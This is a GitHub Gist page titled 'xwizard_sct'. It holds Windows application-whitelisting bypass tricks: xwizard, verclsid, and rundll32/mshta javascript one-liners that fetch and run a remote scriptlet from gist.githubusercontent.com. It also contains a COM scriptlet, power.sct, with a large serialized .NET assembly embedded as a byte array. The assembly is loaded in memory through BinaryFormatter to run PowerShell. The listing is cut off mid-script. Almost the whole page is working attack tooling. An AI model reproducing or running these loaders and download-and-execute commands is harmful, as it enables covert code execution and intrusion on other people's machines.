GitHub Gist

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NickTyrer / **instructions.txt**

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<> Code   Revisions 6   ☆ Stars 13   ⑂ Forks 8

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xwizard_sct

instructions.txt   Raw

```
1   xwizard RunWizard {00000001-0000-0000-0000-0000FEEDACDC}
2   verclsid.exe /S /C {00000001-0000-0000-0000-0000FEEDACDC}
3   create new folder and rename file.{00000001-0000-0000-0000-0000FEEDACDC}
4   rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";o=GetObject("script:https://gist.githubusercontent.com/NickTyrer/0598b
5   mshta javascript:o=GetObject("script:https://gist.githubusercontent.com/NickTyrer/0598b60112eaafe6d07789f7964290d5/raw/7717cfad109f
```

power.sct   Raw

```xml
1    <?xml version="1.0"?>
2    <scriptlet>
3        <registration
4          description="Powersct"
5        progid="Powersct"
6        version="1.00"
7        classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
8        remotable="true">
9        </registration>
10       <script language="JScript"><![CDATA[
11   var serialized_obj = [
```
```
12   0,1,0,0,0,255,255,255,255,1,0,0,0,0,0,0,0,4,1,0,0,0,34,83,121,115,116,101,109,46,68,101,108,
13   101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,3,0,0,0,8,68,101,108,
14   101,103,97,116,101,7,116,97,114,103,101,116,48,7,109,101,116,104,111,100,48,3,3,3,48,83,121,115,116,101,109,46,
15   68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,
16   103,97,116,101,69,110,116,114,121,34,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,
17   122,97,116,105,111,110,72,111,108,100,101,114,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,
18   101,109,98,101,114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,9,2,0,0,
19   0,9,3,0,0,0,9,4,0,0,0,4,2,0,0,0,48,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,
20   83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,103,97,116,101,69,110,116,114,
21   121,7,0,0,0,4,116,121,112,101,8,97,115,115,101,109,98,108,121,6,116,97,114,103,101,116,18,116,97,114,103,101,
22   116,84,121,112,101,65,115,115,101,109,98,108,121,14,116,97,114,103,101,116,84,121,112,101,78,97,109,101,10,109,101,116,
23   104,111,100,78,97,109,101,13,100,101,108,101,103,97,116,101,69,110,116,114,121,1,1,2,1,1,1,3,48,83,121,115,
24   116,101,109,46,68,101,108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,
25   68,101,108,101,103,97,116,101,69,110,116,114,121,6,5,0,0,0,47,83,121,115,116,101,109,46,82,117,110,116,105,109,
26   101,46,82,101,109,111,116,105,110,103,46,77,101,115,115,97,103,105,110,103,46,72,101,97,100,101,114,72,97,110,100,108,
27   101,114,6,6,0,0,0,75,109,115,99,111,114,108,105,98,44,32,86,101,114,115,105,111,110,61,50,46,48,46,48,46,
28   48,44,32,67,117,108,116,117,114,101,61,110,101,117,116,114,97,108,44,32,80,117,98,108,105,99,75,101,121,84,111,107,
29   101,110,61,98,55,55,97,53,99,53,54,49,57,51,52,101,48,56,57,6,7,0,0,0,7,116,97,114,103,101,116,48,
30   9,6,0,0,0,6,9,0,0,0,15,83,121,115,116,101,109,46,68,101,108,101,103,97,116,101,6,10,0,0,0,13,
31   68,121,110,97,109,105,99,73,110,118,111,107,101,10,4,3,0,0,0,34,83,121,115,116,101,109,46,68,101,108,101,103,
32   97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,3,0,0,0,8,68,101,108,101,103,
33   97,116,101,7,116,97,114,103,101,116,48,7,109,101,116,104,111,100,48,3,7,3,48,83,121,115,116,101,109,46,68,101,
34   108,101,103,97,116,101,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,43,68,101,108,101,103,97,
35   116,101,69,110,116,114,121,2,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,101,109,98,101,
36   114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,9,11,0,0,0,9,12,0,
37   0,0,9,13,0,0,0,4,4,0,0,0,47,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,77,
38   101,109,98,101,114,73,110,102,111,83,101,114,105,97,108,105,122,97,116,105,111,110,72,111,108,100,101,114,6,0,0,0,
39   4,78,97,109,101,12,65,115,115,101,109,98,108,121,78,97,109,101,9,67,108,97,115,115,78,97,109,101,9,83,105,103,
40   110,97,116,117,114,101,10,77,101,109,98,101,114,84,121,112,101,16,71,101,110,101,114,105,99,65,114,103,117,109,101,110,
41   116,115,1,1,1,1,0,3,8,13,83,121,115,116,101,109,46,84,121,112,101,91,93,9,10,0,0,0,9,6,0,0,
42   0,9,9,0,0,0,6,17,0,0,0,44,83,121,115,116,101,109,46,79,98,106,101,99,116,32,68,121,110,97,109,105,
43   99,73,110,118,111,107,101,40,83,121,115,116,101,109,46,79,98,106,101,99,116,91,93,41,8,0,0,0,10,1,11,0,
44   0,0,2,0,0,0,6,18,0,0,0,32,83,121,115,116,101,109,46,88,109,108,46,83,99,104,101,109,97,46,88,109,
45   108,86,97,108,117,101,71,101,116,116,101,114,6,19,0,0,0,77,83,121,115,116,101,109,46,88,109,108,44,32,86,101,
46   114,115,105,111,110,61,50,46,48,46,48,46,48,44,32,67,117,108,116,117,114,101,61,110,101,117,116,114,97,108,44,32,
47   80,117,98,108,105,99,75,101,121,84,111,107,101,110,61,98,55,55,97,53,99,53,54,49,57,51,52,101,48,56,57,6,
48   20,0,0,0,7,116,97,114,103,101,116,48,9,6,0,0,0,6,22,0,0,0,26,83,121,115,116,101,109,46,82,101,
```

```
49   102,108,101,99,116,105,111,110,46,65,115,115,101,109,98,108,121,6,23,0,0,0,4,76,111,97,100,10,15,12,0,0,
50   0,0,24,0,0,2,77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,
51   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
52   0,0,128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,
53   32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,
54   0,0,0,0,0,0,80,69,0,0,76,1,3,0,198,80,11,89,0,0,0,0,0,0,0,0,224,0,2,1,11,1,
55   48,0,0,14,0,0,0,8,0,0,0,0,0,0,46,45,0,0,0,32,0,0,0,64,0,0,0,64,0,0,32,
56   0,0,0,2,0,0,4,0,0,0,0,0,0,0,4,0,0,0,0,0,0,0,128,0,0,0,2,0,0,0,0,
57   0,0,3,0,64,133,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,
58   0,0,0,0,0,0,220,44,0,0,79,0,0,0,0,64,0,0,172,5,0,0,0,0,0,0,0,0,0,0,0,0,
59   0,0,0,0,0,0,0,96,0,0,12,0,0,0,164,43,0,0,28,0,0,0,0,0,0,0,0,0,0,0,0,0,
60   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,
61   0,0,8,0,0,0,0,0,0,0,0,0,0,0,8,32,0,0,72,0,0,0,0,0,0,0,0,0,0,0,46,116,
62   101,120,116,0,0,0,52,13,0,0,0,32,0,0,0,14,0,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,
63   0,0,32,0,0,96,46,114,115,114,99,0,0,0,172,5,0,0,0,64,0,0,0,6,0,0,0,16,0,0,0,0,
64   0,0,0,0,0,0,0,0,0,64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0,0,96,0,0,0,2,
65   0,0,0,22,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,66,0,0,0,0,0,0,0,0,0,0,0,
66   0,0,0,0,0,0,16,45,0,0,0,0,0,0,0,72,0,0,0,2,0,5,0,184,33,0,0,236,9,0,0,3,0,
67   0,0,1,0,0,6,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
68   0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,34,0,0,40,3,0,0,6,38,42,62,
69   2,40,14,0,0,10,0,0,40,3,0,0,6,38,42,0,0,0,27,48,2,0,82,0,0,0,1,0,0,17,0,43,
70   74,0,40,8,0,0,6,38,18,0,29,40,15,0,0,10,31,245,40,6,0,0,6,11,114,1,0,0,112,40,16,0,
71   0,10,0,40,17,0,0,10,12,0,8,40,4,0,0,6,40,18,0,0,10,0,0,222,17,13,0,9,111,19,0,0,
72   10,40,18,0,0,10,0,0,222,0,0,23,19,4,43,177,0,0,1,16,0,0,0,0,43,0,16,59,0,17,16,0,
73   0,1,27,48,2,0,154,0,0,0,2,0,0,17,0,40,20,0,0,10,10,6,111,21,0,0,10,0,6,115,22,0,
74   0,10,11,6,111,23,0,0,10,12,8,111,24,0,0,10,2,111,25,0,0,10,0,8,111,24,0,0,10,114,11,0,
75   0,112,111,26,0,0,10,0,8,111,27,0,0,10,13,6,111,28,0,0,10,0,115,29,0,0,10,19,4,0,9,111,
76   30,0,0,10,19,5,43,21,17,5,111,31,0,0,10,19,6,0,17,4,17,6,111,32,0,0,10,38,0,17,5,111,
77   33,0,0,10,45,226,222,13,17,5,44,8,17,5,111,34,0,0,10,0,220,17,4,111,35,0,0,10,111,36,0,0,
78   10,19,7,43,0,17,7,42,0,0,1,16,0,0,2,0,88,0,34,122,0,13,0,0,0,0,19,48,2,0,21,0,
79   0,0,3,0,0,17,0,40,37,0,0,10,10,6,2,111,38,0,0,10,111,39,0,0,10,38,42,0,0,0,66,83,
80   74,66,1,0,1,0,0,0,0,0,12,0,0,0,118,50,46,48,46,53,48,55,50,55,0,0,0,0,5,0,108,0,
81   0,0,116,3,0,0,35,126,0,0,224,3,0,0,112,4,0,0,35,83,116,114,105,110,103,115,0,0,0,0,80,8,
82   0,0,36,0,0,0,35,85,83,0,116,8,0,0,16,0,0,0,35,71,85,73,68,0,0,0,132,8,0,0,104,1,
83   0,0,35,66,108,111,98,0,0,0,0,0,0,0,2,0,0,1,87,29,2,28,9,0,0,0,0,250,1,51,0,22,
84   0,0,1,0,0,0,31,0,0,0,2,0,0,0,1,0,0,0,8,0,0,0,6,0,0,0,39,0,0,0,1,0,
85   0,0,13,0,0,0,3,0,0,0,2,0,0,0,2,0,0,0,3,0,0,0,1,0,0,0,2,0,0,0,0,0,
86   128,2,1,0,0,0,0,0,6,0,245,1,201,3,6,0,98,2,201,3,6,0,66,1,99,3,15,0,233,3,0,0,
87   6,0,106,1,0,3,6,0,216,1,0,3,6,0,185,1,0,3,6,0,73,2,0,3,6,0,21,2,0,3,6,0,
88   46,2,0,3,6,0,129,1,0,3,6,0,86,1,170,3,6,0,52,1,170,3,6,0,156,1,0,3,6,0,28,4,
89   205,2,6,0,36,3,205,2,10,0,116,0,131,3,10,0,137,0,227,2,10,0,16,1,131,3,6,0,1,0,150,2,
90   10,0,26,4,227,2,6,0,46,3,82,4,6,0,14,0,55,0,10,0,194,2,227,2,6,0,92,3,205,2,6,0,
91   239,0,205,2,10,0,94,4,131,3,10,0,18,3,131,3,6,0,60,3,253,3,6,0,152,0,205,2,6,0,143,2,
92   205,2,0,0,0,0,37,0,0,0,0,0,1,0,1,0,1,0,16,0,16,4,0,0,61,0,1,0,1,0,81,128,
93   201,0,182,0,80,32,0,0,0,0,145,0,222,2,185,0,1,0,89,32,0,0,0,0,134,24,86,3,6,0,2,0,
94   108,32,0,0,0,0,150,0,35,4,191,0,2,0,220,32,0,0,0,0,150,0,90,0,195,0,2,0,148,33,0,0,
95   0,0,150,0,224,0,36,0,3,0,0,0,0,0,128,0,145,32,175,0,200,0,4,0,0,0,0,0,128,0,145,32,
96   188,0,205,0,5,0,0,0,0,0,128,0,145,32,234,0,191,0,7,0,0,0,1,0,248,3,0,0,1,0,86,0,
97   0,0,1,0,66,4,0,0,1,0,164,0,0,0,1,0,164,0,0,0,2,0,217,0,9,0,86,3,1,0,17,0,
98   86,3,6,0,25,0,86,3,10,0,41,0,86,3,16,0,49,0,86,3,16,0,57,0,86,3,16,0,65,0,86,3,
99   16,0,73,0,86,3,16,0,81,0,86,3,16,0,89,0,86,3,16,0,97,0,86,3,21,0,105,0,86,3,16,0,
100  113,0,86,3,16,0,121,0,86,3,6,0,201,0,86,3,1,0,209,0,46,1,36,0,209,0,247,0,41,0,209,0,
101  0,1,36,0,129,0,125,0,45,0,217,0,110,0,75,0,137,0,217,2,6,0,145,0,86,3,80,0,137,0,10,1,
102  86,0,153,0,118,3,91,0,225,0,56,4,16,0,225,0,82,0,16,0,153,0,145,0,96,0,137,0,25,1,6,0,
103  177,0,86,3,6,0,12,0,72,3,112,0,20,0,44,4,128,0,177,0,103,0,133,0,233,0,73,4,139,0,241,0,
104  31,1,6,0,121,0,141,2,45,0,249,0,212,2,45,0,193,0,39,1,148,0,193,0,56,4,153,0,193,0,145,0,
105  96,0,9,0,4,0,177,0,46,0,11,0,211,0,46,0,19,0,220,0,46,0,27,0,251,0,46,0,35,0,4,1,
106  46,0,43,0,18,1,46,0,51,0,18,1,46,0,59,0,18,1,46,0,67,0,4,1,46,0,75,0,24,1,46,0,
107  83,0,18,1,46,0,91,0,18,1,46,0,99,0,48,1,46,0,107,0,90,1,26,0,49,0,143,0,181,2,28,0,
108  105,0,121,0,0,1,13,0,175,0,1,0,0,1,15,0,188,0,1,0,0,1,17,0,234,0,2,0,4,128,0,0,
109  1,0,0,0,0,0,0,0,0,0,0,0,0,0,35,4,0,0,2,0,0,0,0,0,0,0,0,0,0,0,159,0,
110  46,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,168,0,227,2,0,0,0,0,0,0,0,0,0,67,
111  111,108,108,101,99,116,105,111,110,96,49,0,73,69,110,117,109,101,114,97,116,111,114,96,49,0,107,101,114,110,101,108,
112  51,50,0,60,77,111,100,117,108,101,62,0,109,115,99,111,114,108,105,98,0,83,121,115,116,101,109,46,67,111,108,108,
113  101,99,116,105,111,110,115,46,71,101,110,101,114,105,99,0,65,100,100,0,99,109,100,0,82,117,110,80,83,67,111,109,
114  109,97,110,100,0,65,112,112,101,110,100,0,67,114,101,97,116,101,82,117,110,115,112,97,99,101,0,103,101,116,95,77,
115  101,115,115,97,103,101,0,82,117,110,115,112,97,99,101,73,110,118,111,107,101,0,73,68,105,115,112,111,115,97,98,108,
116  101,0,110,83,116,100,72,97,110,100,108,101,0,71,101,116,83,116,100,72,97,110,100,108,101,0,83,101,116,83,116,100,
117  72,97,110,100,108,101,0,83,116,100,79,117,116,112,117,116,72,97,110,100,108,101,0,104,97,110,100,108,101,0,82,117,
118  110,80,83,70,105,108,101,0,65,108,108,111,99,67,111,110,115,111,108,101,0,82,101,97,100,76,105,110,101,0,87,114,
119  105,116,101,76,105,110,101,0,67,114,101,97,116,101,80,105,112,101,108,105,110,101,0,67,108,111,115,101,0,68,105,115,
120  112,111,115,101,0,67,114,101,97,116,101,0,87,114,105,116,101,0,71,117,105,100,65,116,116,114,105,98,117,116,101,0,
121  68,101,98,117,103,103,97,98,108,101,65,116,116,114,105,98,117,116,101,0,67,111,109,86,105,115,105,98,108,101,65,116,
122  116,114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,84,105,116,108,101,65,116,116,114,105,98,117,116,101,0,65,115,
```

```
123  115,115,101,109,98,108,121,84,114,97,100,101,109,97,114,107,65,116,116,114,105,98,117,116,101,0,65,115,115,101,109,98,
124  108,121,70,105,108,101,86,101,114,115,105,111,110,65,116,116,114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,67,
125  111,110,102,105,103,117,114,97,116,105,111,110,65,116,116,114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,68,101,
126  115,99,114,105,112,116,105,111,110,65,116,116,114,105,98,117,116,101,0,67,111,109,112,105,108,97,116,105,111,110,82,101,
127  108,97,120,97,116,105,111,110,115,65,116,116,114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,80,114,111,100,117,
128  99,116,65,116,116,114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,67,111,112,121,114,105,103,104,116,65,116,116,
129  114,105,98,117,116,101,0,65,115,115,101,109,98,108,121,67,111,109,112,97,110,121,65,116,116,114,105,98,117,116,101,0,
130  82,117,110,116,105,109,101,67,111,109,112,97,116,105,98,105,108,105,116,121,65,116,116,114,105,98,117,116,101,0,112,111,
131  119,101,114,115,99,116,46,101,120,101,0,84,111,83,116,114,105,110,103,0,83,121,115,116,101,109,46,67,111,108,108,101,
132  99,116,105,111,110,115,46,79,98,106,101,99,116,77,111,100,101,108,0,107,101,114,110,101,108,51,50,46,100,108,108,0,
133  80,111,119,101,114,83,104,101,108,108,0,83,121,115,116,101,109,0,84,114,105,109,0,79,112,101,110,0,77,97,105,110,
134  0,83,121,115,116,101,109,46,77,97,110,97,103,101,109,101,110,116,46,65,117,116,111,109,97,116,105,111,110,0,83,121,
135  115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,0,67,111,109,109,97,110,100,67,111,108,108,101,99,116,105,111,
136  110,0,69,120,99,101,112,116,105,111,110,0,83,116,114,105,110,103,66,117,105,108,100,101,114,0,73,69,110,117,109,101,
137  114,97,116,111,114,0,71,101,116,69,110,117,109,101,114,97,116,111,114,0,46,99,116,111,114,0,73,110,116,80,116,114,
138  0,83,121,115,116,101,109,46,68,105,97,103,110,111,115,116,105,99,115,0,103,101,116,95,67,111,109,109,97,110,100,115,
139  0,83,121,115,116,101,109,46,77,97,110,97,103,101,109,101,110,116,46,65,117,116,116,111,109,97,116,105,111,110,46,82,117,
140  110,115,112,97,99,101,115,0,83,121,115,116,101,109,46,82,117,110,116,105,109,101,46,73,110,116,101,114,111,112,83,101,
141  114,118,105,99,101,115,0,83,121,115,116,101,109,46,82,117,110,116,105,109,101,46,67,111,109,112,105,108,101,114,83,101,
142  114,118,105,99,101,115,0,68,101,98,117,103,103,105,110,103,77,111,100,101,115,0,97,114,103,115,0,83,121,115,116,101,101,
143  109,46,67,111,108,108,101,99,116,105,111,110,115,0,84,101,115,116,67,108,97,115,115,0,80,83,79,98,106,101,99,116,
144  0,112,111,119,101,114,115,99,116,0,103,101,116,95,67,117,114,114,101,110,116,0,65,100,100,83,99,114,105,112,116,0,
145  115,99,114,105,112,116,0,77,111,118,101,78,101,120,116,0,83,121,115,116,101,109,46,84,101,120,116,0,82,117,110,115,
146  112,97,99,101,70,97,99,116,111,114,121,0,0,0,0,9,80,0,83,0,32,0,62,0,0,21,79,0,117,0,116,0,
147  45,0,83,0,116,0,114,0,105,0,110,0,103,0,1,0,0,0,136,199,25,113,196,106,194,70,145,193,151,31,73,14,
148  60,4,0,4,32,1,1,8,3,32,0,1,5,32,1,1,17,17,4,32,1,1,14,4,32,1,1,2,9,7,6,24,
149  24,14,18,65,2,2,4,0,1,1,14,3,0,0,14,3,32,0,14,25,7,8,18,69,18,73,18,77,21,18,81,1,
150  18,85,18,89,21,18,93,1,18,85,18,85,14,4,0,0,18,69,5,32,1,1,18,69,4,32,0,18,77,4,32,0,
151  18,113,8,32,0,21,18,81,1,18,85,6,21,18,81,1,18,85,8,32,0,21,18,93,1,19,0,6,21,18,93,1,
152  18,85,4,32,0,19,0,5,32,1,18,89,28,3,32,0,2,4,7,1,18,97,4,0,0,18,97,5,32,1,18,97,
153  14,8,183,122,92,86,25,52,224,137,8,49,191,56,86,173,54,78,53,4,245,255,255,255,2,6,9,5,0,1,1,29,
154  14,3,0,0,2,4,0,1,14,14,4,0,1,24,9,5,0,2,1,9,24,8,1,0,8,0,0,0,0,0,30,1,
155  0,1,0,84,2,22,87,114,97,112,78,111,110,69,120,99,101,112,116,105,111,110,84,104,114,111,119,115,1,8,1,0,
156  7,1,0,0,0,0,13,1,0,8,112,111,119,101,114,115,99,116,0,0,5,1,0,0,0,0,23,1,0,18,67,111,
157  112,121,114,105,103,104,116,32,194,169,32,32,50,48,49,55,0,0,41,1,0,36,53,49,51,100,48,56,54,49,45,100,
158  99,102,102,45,52,53,48,54,45,56,101,49,51,45,97,102,52,51,50,57,102,98,49,100,56,97,0,0,12,1,0,7,
159  49,46,48,46,48,46,48,0,0,0,0,0,0,198,80,0,11,89,0,0,0,0,2,0,0,0,28,1,0,0,192,43,
160  0,0,192,13,0,0,82,83,68,83,32,158,103,154,27,249,94,78,170,131,21,140,252,20,147,191,1,0,0,0,67,58,
161  92,85,115,101,114,115,92,73,69,85,115,101,114,92,68,111,99,117,109,101,110,116,115,92,86,105,115,117,97,108,32,83,
162  116,117,100,105,111,32,50,48,49,53,92,80,114,111,106,101,99,116,115,92,112,111,119,101,114,115,99,116,92,112,111,119,
163  101,114,115,99,116,92,111,98,106,92,120,56,54,92,68,101,98,117,103,92,112,111,119,101,114,115,99,116,46,112,100,98,
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170  0,0,0,0,0,0,0,0,0,0,16,45,0,0,0,0,0,0,0,0,0,0,0,0,95,67,111,114,69,120,101,77,
171  97,105,110,0,109,115,99,111,114,101,101,46,100,108,108,0,0,0,0,0,255,37,0,32,64,0,0,0,0,0,0,0,
172  0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
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178  0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,2,0,16,0,0,0,32,0,0,128,24,0,
179  0,0,80,0,0,128,0,0,0,0,0,0,0,0,0,0,0,0,1,0,1,0,0,0,56,0,0,128,0,0,
180  0,0,0,0,0,0,0,0,0,0,1,0,0,0,0,0,128,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
181  0,0,0,0,1,0,1,0,0,0,104,0,0,128,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,0,0,0,
182  0,0,172,3,0,0,144,64,0,0,28,3,0,0,0,0,0,0,0,0,0,0,28,3,52,0,0,0,86,0,83,0,
183  95,0,86,0,69,0,82,0,83,0,73,0,79,0,78,0,95,0,73,0,78,0,70,0,79,0,0,0,0,0,189,4,
184  239,254,0,0,1,0,0,0,1,0,0,0,0,0,0,0,1,0,0,0,0,0,63,0,0,0,0,0,0,0,4,0,
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186  105,0,108,0,101,0,73,0,110,0,102,0,111,0,0,0,0,0,36,0,4,0,0,0,84,0,114,0,97,0,110,0,
187  115,0,108,0,97,0,116,0,105,0,111,0,110,0,0,0,0,0,0,0,176,4,124,2,0,0,1,0,83,0,116,0,
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189  48,0,48,0,48,0,48,0,48,0,52,0,98,0,48,0,0,0,26,0,1,0,1,0,67,0,111,0,109,0,109,0,
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191  121,0,78,0,97,0,109,0,101,0,0,0,0,0,0,0,58,0,9,0,1,0,70,0,105,0,108,0,101,0,
192  68,0,101,0,115,0,99,0,114,0,105,0,112,0,116,0,105,0,111,0,110,0,0,0,0,0,112,0,111,0,119,0,
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194  114,0,115,0,105,0,111,0,110,0,0,0,0,0,49,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,58,0,
195  13,0,1,0,73,0,110,0,116,0,101,0,114,0,110,0,97,0,108,0,78,0,97,0,109,0,101,0,0,0,112,0,
196  111,0,119,0,101,0,114,0,115,0,99,0,116,0,46,0,101,0,120,0,101,0,0,0,0,0,72,0,18,0,1,0,
```

```
197    76,0,101,0,103,0,97,0,108,0,67,0,111,0,112,0,121,0,114,0,105,0,103,0,104,0,116,0,0,0,67,0,
198    111,0,112,0,121,0,114,0,105,0,103,0,104,0,116,0,32,0,169,0,32,0,32,0,50,0,48,0,49,0,55,0,
199    0,0,42,0,1,0,1,0,76,0,101,0,103,0,97,0,108,0,84,0,114,0,97,0,100,0,101,0,109,0,97,0,
200    114,0,107,0,115,0,0,0,0,0,0,0,66,0,13,0,1,0,79,0,114,0,105,0,103,0,105,0,110,0,
201    97,0,108,0,70,0,105,0,108,0,101,0,110,0,97,0,109,0,101,0,0,0,112,0,111,0,119,0,101,0,114,0,
202    115,0,99,0,116,0,46,0,101,0,120,0,101,0,0,0,0,0,50,0,9,0,1,0,80,0,114,0,111,0,100,0,
203    117,0,99,0,116,0,78,0,97,0,109,0,101,0,0,0,0,0,112,0,111,0,119,0,101,0,114,0,115,0,99,0,
204    116,0,0,0,0,0,52,0,8,0,1,0,80,0,114,0,111,0,100,0,117,0,99,0,116,0,86,0,101,0,114,0,
205    115,0,105,0,111,0,110,0,0,0,49,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,56,0,8,0,1,0,
206    65,0,115,0,115,0,101,0,109,0,98,0,108,0,121,0,32,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,
207    0,0,49,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,188,67,0,0,234,1,0,0,0,0,0,0,0,0,
208    0,0,239,187,191,60,63,120,109,108,32,118,101,114,115,105,111,110,61,34,49,46,48,34,32,101,110,99,111,100,105,110,
209    103,61,34,85,84,70,45,56,34,32,115,116,97,110,100,97,108,111,110,101,61,34,121,101,115,34,63,62,13,10,13,10,
210    60,97,115,115,101,109,98,108,121,32,120,109,108,110,115,61,34,117,114,110,58,115,99,104,101,109,97,115,45,109,105,99,
211    114,111,115,111,102,116,45,99,111,109,58,97,115,109,46,118,49,34,32,109,97,110,105,102,101,115,116,86,101,114,115,105,
212    111,110,61,34,49,46,48,34,62,13,10,32,32,60,97,115,115,101,109,98,108,121,73,100,101,110,116,105,116,121,32,118,
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214    116,105,111,110,46,97,112,112,34,47,62,13,10,32,32,60,116,114,117,115,116,73,110,102,111,32,120,109,108,110,115,61,
215    34,117,114,110,58,115,99,104,101,109,97,115,45,109,105,99,114,111,115,111,102,116,45,99,111,109,58,97,115,109,46,118,
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217    101,115,116,101,100,80,114,105,118,105,108,101,103,101,115,32,120,109,108,110,115,61,34,117,114,110,58,115,99,104,101,109,
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219    32,32,32,60,114,101,113,117,101,115,116,101,100,69,120,101,99,117,116,105,111,110,76,101,118,101,108,32,108,101,118,101,
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221    13,10,32,32,32,32,32,32,60,47,114,101,113,117,101,115,116,101,100,80,114,105,118,105,108,101,103,101,115,62,13,10,
222    32,32,32,32,60,47,115,101,99,117,114,105,116,121,62,13,10,32,32,60,47,116,114,117,115,116,73,110,102,111,62,13,
223    10,60,47,97,115,115,101,109,98,108,121,62,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
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226    0,0,0,0,0,0,0,32,0,0,12,0,0,0,48,61,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
227    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
228    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
229    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
230    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
231    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
232    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
233    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
234    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
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236    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
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238    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
239    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
240    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
241    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
242    0,0,0,0,0,0,1,13,0,0,0,4,0,0,0,9,23,0,0,0,9,6,0,0,0,9,22,0,0,0,6,26,
243    0,0,0,39,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,111,110,46,65,115,115,101,109,98,108,121,32,76,
244    111,97,100,40,66,121,116,101,91,93,41,8,0,0,0,10,11
245    ];
246    var entry_class = 'TestClass';
247
248    try {
249        var stm = new ActiveXObject('System.IO.MemoryStream');
250        var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
251        var al = new ActiveXObject('System.Collections.ArrayList')
252
253        for (i in serialized_obj) {
254            stm.WriteByte(serialized_obj[i]);
255        }
256
257        stm.Position = 0;
258        var n = fmt.SurrogateSelector;
